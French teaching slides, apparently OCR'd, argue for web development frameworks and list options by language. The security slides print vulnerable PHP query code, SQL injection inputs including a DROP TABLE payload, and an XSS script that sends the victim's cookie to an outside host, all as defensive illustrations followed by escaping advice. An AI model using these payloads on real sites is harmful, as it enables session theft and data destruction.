Frameworks Développement Web

- Pourquoi utiliser un Framework
  - Sécurité
  - Réutilisation
  - Services
  - Abstractions
  - Pourquoi ne pas en utiliser
- Framework, CMS, Wiki et consor
- En choisir un

Sécurité (1) Injection SQL

```
$nom=$_POST["name"];
$sql="SELECT * FROM matable WHERE nom='".$nom."';";
mysql_query($sql,$connection) ;
```

```
http://...xxx.php?name=x' OR '1'='1
```

```
SELECT * FROM matable WHERE nom='toto' OR '1'='1';
```

```
http://...xxx.php?name=x'; DROP TABLE matable; #
```

```
SELECT * FROM matable WHERE nom='x';
DROP TABLE matable; #';
```

Sécurité (2) Injection SQL

Systématiquement échapper les valeurs données aux requêtes SQL

```
$sql="SELECT * FROM matable WHERE nom='".
   mysql_real_escape_string($nom)."';";
```

Limiter les droits SQL

- Créer des vues limitées aux champs utiles.
- Ne donner que les droits strictement nécessaires.

Sécurité (3) Cross Site Scripting (XSS)

Principe: injection de contenu arbitraire dans une page:

- **lien - ex. envoyé dans un email**
- **contenu - ex. commentaire blog**

```
http://ici/xxx.php?name=<script>
   document.location='http://labas/script.cgi?' +
   document.cookie</script>
```

- *masqué dans un lien html: Get infos*
- *encodé avec chaque caractère échappé en %xx*
- *profitant de failles de décodage (utf7)*

```
?name=</input></form><p>Mon contenu</p><form><input>
```

Sécurité (4) Cross Site Scripting (XSS)

Risques: le contenu injecté est considéré par le browser client comme issu de la page.

- vol d'informations
  - capture d'identification de session...
- usurpation d'identité
  - actions sur le site au nom de l'utilisateur
- redirections transparentes
- déni de service

Sécurité (5) Cross Site Scripting (XSS)

Systématiquement filtrer les données que l'on reçoit et que l'on envoi

- vérifier toutes les données en entrée
- échapper toutes les données en sortie
  - savoir si le contenu d'une variable est échappé ou non

```
htmlspecialchars()
htmlentities()
strip_tags()
```

Sécurité (6)

Utiliser un Framework[1]

qui automatise

toutes ces protections.

[1]*ou cadre, charpente, armature... logiciel*

Réutilisation (1)

Accès aux bases de données, aides et contrôles de saisie, authentification et contrôle d'accès... sauf à faire du code spaghetti...
On finit par se créer nos propres briques:

- Avec nos bugs...
- Architecturées plus ou moins bien
- Limitées par nos connaissances

Réutilisation (2)

Q? Réécririez-vous une API Posix ou Win32 ou X11 ?

Si non alors


utilisez un Framework

qui fournit tous ces services

Services

- Présentation HTML
  - Modèles (templates) HTML réutilisables
- Outils Javascript d'assistance à la saisie
- Validation des données saisies
- Identification et contrôle d'accès
  - Gestion de session
- Stockage en bases de données
  - Mapping objet-relationnel (ORM)
  - Abstraction vis à vis du SGBD(R)
- Association URL / code appelé
- Caches pour les performances, gestion redondance
- etc

Abstractions



S'en passer

- Petit projet web sans entrées utilisateur
- Besoin de légèreté
  - Quoique, on trouve des frameworks légers
- Besoin de vitesse
- Coût d'apprentissage
- Technologies spécifiques

Framework, CMS, Wiki & consorts

- **CMS**: système gestion de contenu - déjà architecturé pour des documents
- **Wiki**: édition collaborative de contenu
- **Framework**: briques pour du développement

Mais...

On retrouve des morceaux de Frameworks dans certains CMS ou Wiki, qui permettent d'y développer des applications.

On a des CMS/Wiki développés dans/avec des frameworks.

Choisir un Framework (1)

- Langage de développement
- Lourdeur / légèreté - adaptabilité
- Temps d'apprentissage
- Fonctionnalités disponibles
- Couplage entre les modules
  - Possibilité de remplacer un module
- Introspection ou génération de code
- Communauté d'utilisateurs, bouteille
- Facilité de déploiement
- Documentation, exemples

Choisir un Framework (2)

- **PHP** ► Symfony, CakePHP, CodeIgniter, Zend...
- **Perl** ► Catalyst, CGI:Application, Mojolicious...
- **Python** ► Django, TurboGears, Pyramid, Zope...
- **Ocaml** ► Ocsigen, Ex-Nunc, Flarearrow...
- **Scala** ► Lift, Sweetscala, Opa, Scalaz...
- **C++** ► Wt, CppCMS, Qt, ffead-cpp, TreeFrog...
- **Java** ► Struts, Maverick, Tapestry, Cocoon, GWT...
- **C#** ► Creuna, Maverick.NET, Websharp, NStruts...
- etc